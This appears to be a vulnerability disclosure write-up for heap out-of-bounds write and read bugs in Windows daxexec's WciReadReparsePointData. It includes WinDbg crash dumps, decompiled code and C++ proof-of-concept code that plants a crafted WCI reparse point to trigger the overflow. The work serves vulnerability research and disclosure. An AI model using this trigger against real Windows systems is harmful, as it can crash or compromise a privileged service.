
Red: Copy size -> reparsePointData_2[0x10]

reparsePointData_BufLen = 0xffff + 0x16 = 0x15

The heap size of dst(a2) is *pBufferSize = 0x15

The memcpy size is 0xffff, OOB write!

Integer overflow/out of bounds write crash



```
(e54.12ec): Access violation - code c0000005 (!!! second chance !!!)
ucrtbase!memcpy_repmovs+0xe:
00007ffd`a9538b5e f3a4            rep movs byte ptr [rdi],byte ptr [rsi]
0:003> r
rax=0000021711670ff6 rbx=0000021711673000 rcx=000000000000fff5
rdx=000000000000202c rsi=000002171167302c rdi=0000021711671000
rip=00007ffda9538b5e rsp=000000daf157d8b8 rbp=0000000000000015
 r8=000000000000ffff  r9=0000000000000000 r10=0000021711673022
r11=0000021711670ff6 r12=0000000000000000 r13=000000daf157e048
r14=0000021711670fe0 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010200
ucrtbase!memcpy_repmovs+0xe:
00007ffd`a9538b5e f3a4            rep movs byte ptr [rdi],byte ptr [rsi]
0:003> k
 # Child-SP          RetAddr           Call Site
00 000000da`f157d8b8 00007ffd`91e34bda ucrtbase!memcpy_repmovs+0xe
01 000000da`f157d8d0 00007ffd`91de872b daxexec!WciReadReparsePointData+0x92
02 000000da`f157d910 00007ffd`91de9615 daxexec!DesktopAppXVFS::WindowsContainerVfsDetails::GetReparsePointData+0x77
03 000000da`f157d980 00007ffd`91de8fc0 daxexec!DesktopAppXVFS::WindowsContainerVfs::ConfigureAppDataBindFilter+0x15d
04 000000da`f157dbc0 00007ffd`91de65f5 daxexec!DesktopAppXVFS::WindowsContainerVfs::WindowsContainerVfs+0x124
05 000000da`f157dc50 00007ffd`91de83a9 daxexec!DesktopAppXVFS::VfsProvider::ApplyMappings+0x99
06 000000da`f157dcb0 00007ffd`91e1670c daxexec!DesktopAppXVFS::VfsProvider::ConfigureForActivation+0x215
07 000000da`f157df30 00007ffd`91e0b5e3 daxexec!helium::Container::Start+0x94c
08 000000da`f157e6f0 00007ffd`91ddc8c7 daxexec!helium::AddProcess+0x587
09 000000da`f157ea10 00007ffd`9cb826d3 daxexec!PostCreateProcessDesktopAppXActivation+0x337
0a 000000da`f157ecb0 00007ffd`ab61a0e3 appinfo!RAiLaunchProcessWithIdentity+0x1573
0b 000000da`f157f130 00007ffd`ab5a27fb RPCRT4!Invoke+0x73
0c 000000da`f157f210 00007ffd`ab5f7838 RPCRT4!NdrAsyncServerCall+0x2ab
0d 000000da`f157f310 00007ffd`ab65d4c2 RPCRT4!DispatchToStubInCNoAvrf+0x18
0e 000000da`f157f360 00007ffd`ab5d9e06 RPCRT4!DispatchToStubInCAvrf+0x12
0f 000000da`f157f390 00007ffd`ab5d9a36 RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x1a6
10 000000da`f157f470 00007ffd`ab5e7dbf RPCRT4!RPC_INTERFACE::DispatchToStubWithObject+0x186
11 000000da`f157f510 00007ffd`ab5e7378 RPCRT4!LRPC_SCALL::DispatchRequest+0x16f
12 000000da`f157f5e0 00007ffd`ab5e6961 RPCRT4!LRPC_SCALL::HandleRequest+0x7f8
13 000000da`f157f6f0 00007ffd`ab5e63ce RPCRT4!LRPC_ADDRESS::HandleRequest+0x341
14 000000da`f157f790 00007ffd`ab5ea9d2 RPCRT4!LRPC_ADDRESS::ProcessIO+0x89e
15 000000da`f157f8d0 00007ffd`ab970330 RPCRT4!LrpcIoComplete+0xc2
16 000000da`f157f970 00007ffd`ab9a2f26 ntdll!TppAlpcpExecuteCallback+0x260
17 000000da`f157f9f0 00007ffd`aa7d7034 ntdll!TppWorkerThread+0x456
18 000000da`f157fcf0 00007ffd`ab9a2651 KERNEL32!BaseThreadInitThunk+0x14
19 000000da`f157fd20 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```

```
0:003>
rax=0000000000007fff rbx=0000021711673000 rcx=0000021711670ff6
rdx=0000021711673022 rsi=000000daf157d988 rdi=0000000000000000
rip=00007ffd91e34bd5 rsp=000000daf157d8d0 rbp=0000000000000015
 r8=000000000000ffff  r9=0000000000000000 r10=0000000000000000
r11=000000daf157d8a0 r12=0000000000000000 r13=000000daf157e048
r14=0000021711670fe0 r15=0000000000000000
iopl=0         ov up ei pl nz na po cy
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000a07
daxexec!WciReadReparsePointData+0x8d:
00007ffd`91e34bd5 e825e20000      call    daxexec!memcpy (00007ffd`91e42dff)
```

```
0:003> !heap -p -a rcx
    address 0000021711670ff6 found in
    _DPH_HEAP_ROOT @ 21709281000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize
                              2171114f478:       21711670fe0               15
          unknown!noop
    00007ffdaba4867b ntdll!RtlDebugAllocateHeap+0x000000000000003b
    00007ffdab97d255 ntdll!RtlpAllocateHeap+0x00000000000000f5
    00007ffdab97b44d ntdll!RtlpAllocateHeapInternal+0x0000000000000a2d
    00007ffdab957afb ntdll!RtlpHpTagAllocateHeap+0x0000000000000047
```

```
0:003> !heap -p -a rdx
    address 0000021711673022 found in
    _DPH_HEAP_ROOT @ 21709281000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize
                              2171114f410:       21711673000             4000
    00007ffdaba4867b ntdll!RtlDebugAllocateHeap+0x000000000000003b
    00007ffdab97d255 ntdll!RtlpAllocateHeap+0x00000000000000f5
    00007ffdab97b44d ntdll!RtlpAllocateHeapInternal+0x0000000000000a2d
    00007ffdab957afb ntdll!RtlpHpTagAllocateHeap+0x0000000000000047
```


Set reparse point for OOB read

```
size_t BufferLength = 0x3000;
std::vector<BYTE> buffer(BufferLength);
for (int i = 0; i < BufferLength; i += 2) {
  if (i == (0x20 – 8)) {
    buffer[i] = '\x10’; buffer[i + 1] = '\xff’; //set memcpy size to 0xff10
  }else {
    buffer[i] = '\x41’; buffer[i + 1] = '\x41’;
  }
}
typed_buffer_ptr<REPARSE_DATA_BUFFER> reparse_buffer(8 + buffer.size());

reparse_buffer->ReparseTag = IO_REPARSE_TAG_WCI_LINK;
reparse_buffer->ReparseDataLength = static_cast<USHORT>(buffer.size());
memcpy(reparse_buffer->GenericReparseBuffer.DataBuffer, &buffer[0], buffer.size());

//C:\Users\test\AppData\Local\Packages\Microsoft.MicrosoftOfficeHub_8wekyb3d8bbwe\LocalCache
HANDLE handle = CreateFile(path.c_str(), …);
bool ret = DeviceIoControl(handle, FSCTL_SET_REPARSE_POINT, &reparse_buffer,
reparse_buffer.size(), …);
```

Out of bounds read



```
__int64 __fastcall WciReadReparsePointData(__int64 lpFileName, __int64 a2, unsigned __int16 *pBufferSize)
{
  unsigned __int16 *reparsePointData_2; // rbx
  int v6; // eax
  unsigned int v7; // edi
  unsigned __int16 reparsePointData_BufLen; // si
  char *reparsePointData_Buf; // rdx
  void *reparsePointData; // [rsp+50h] [rbp+18h] BYREF

  reparsePointData_2 = 0i64;
  reparsePointData = 0i64;
  if ( pBufferSize && (!*pBufferSize || a2) )
  {
    v6 = WcpReadReparsePoint((const WCHAR *)lpFileName, &reparsePointData);// the heap size of reparsePointData is 0x4000
    reparsePointData_2 = (unsigned __int16 *)reparsePointData;
    v7 = v6;
    if ( v6 >= 0 )
    {
      reparsePointData_BufLen = *((_WORD *)reparsePointData + 0x10) + 0x16;
      if ( reparsePointData_BufLen < 0x16u )    // fix the integer overflow
      {
        v7 = 0x8007006F;
      }
      else if ( *pBufferSize >= reparsePointData_BufLen )
      {
        reparsePointData_Buf = (char *)reparsePointData + 0x22;
        *(_DWORD *)a2 = *((_DWORD *)reparsePointData + 3);
        *(_OWORD *)(a2 + 4) = *((_OWORD *)reparsePointData_2 + 1);
        *(_WORD *)(a2 + 20) = reparsePointData_2[0x10] >> 1;
        memcpy_0((void *)(a2 + 0x16), reparsePointData_Buf, reparsePointData_2[0x10]);//
                                                // the memcpy copy size is *((_WORD *)reparsePointData + 0x10)
                                                // which is from reparsePointData and controllable by set reparse point.
                                                // If the memcpy copy size > 0x4000, then out of boundary
                                                // access happens for the src address:reparsePointData_Buf.
        *pBufferSize = reparsePointData_BufLen;
```


```
0:003> dd reparsePointData
000001cb`3be72000 a0000027 00003000 41414141 41414141
000001cb`3be72010 41414141 41414141 41414141 41414141
000001cb`3be72020 4141ff10 41414141 41414141 41414141
```

Green: reparse point tag; Yellow: reparse point data length;

Red: Copy size -> reparsePointData_2[0x10]

The heap size of src is 0x4000 – 0x22 = 0x3fde
Memcpy size is 0xff10, OOB read!

Out of bounds read crash



```
(1e28.1c80): Access violation - code c0000005 (!!! second chance !!!)
ucrtbase!memcpy_repmovs+0xe:
00007ffd`a9538b5e f3a4            rep movs byte ptr [rdi],byte ptr [rsi]
0:003> r
rax=000001ddd228c0e6 rbx=000001ddd229e000 rcx=000000000000bf32
rdx=0000000000011f3c rsi=000001ddd22a2000 rdi=000001ddd22900c4
rip=00007ffda9538b5e rsp=00000025e72fd3b8 rbp=000000000000ff26
 r8=000000000000ff10  r9=0000000000000000 r10=000001ddd229e022
r11=000001ddd228c0e6 r12=0000000000000000 r13=00000025e72fdb48
r14=000001ddd228c0d0 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010200
ucrtbase!memcpy_repmovs+0xe:
00007ffd`a9538b5e f3a4            rep movs byte ptr [rdi],byte ptr [rsi]
0:003> k
 # Child-SP          RetAddr           Call Site
00 00000025`e72fd3b8 00007ffd`91e34bda ucrtbase!memcpy_repmovs+0xe
01 00000025`e72fd3d0 00007ffd`91de872b daxexec!WciReadReparsePointData+0x92
02 00000025`e72fd410 00007ffd`91de9615 daxexec!DesktopAppXVFS::WindowsContainerVfsDetails::GetReparsePointData+0x77
03 00000025`e72fd480 00007ffd`91de8fc0 daxexec!DesktopAppXVFS::WindowsContainerVfs::ConfigureAppDataBindFilter+0x15d
04 00000025`e72fd6c0 00007ffd`91de65f5 daxexec!DesktopAppXVFS::WindowsContainerVfs::WindowsContainerVfs+0x124
05 00000025`e72fd750 00007ffd`91de83a9 daxexec!DesktopAppXVFS::VfsProvider::ApplyMappings+0x99
06 00000025`e72fd7b0 00007ffd`91e1670c daxexec!DesktopAppXVFS::VfsProvider::ConfigureForActivation+0x215
07 00000025`e72fda30 00007ffd`91e0b5e3 daxexec!helium::Container::Start+0x94c
08 00000025`e72fe1f0 00007ffd`91ddc8c7 daxexec!helium::AddProcess+0x587
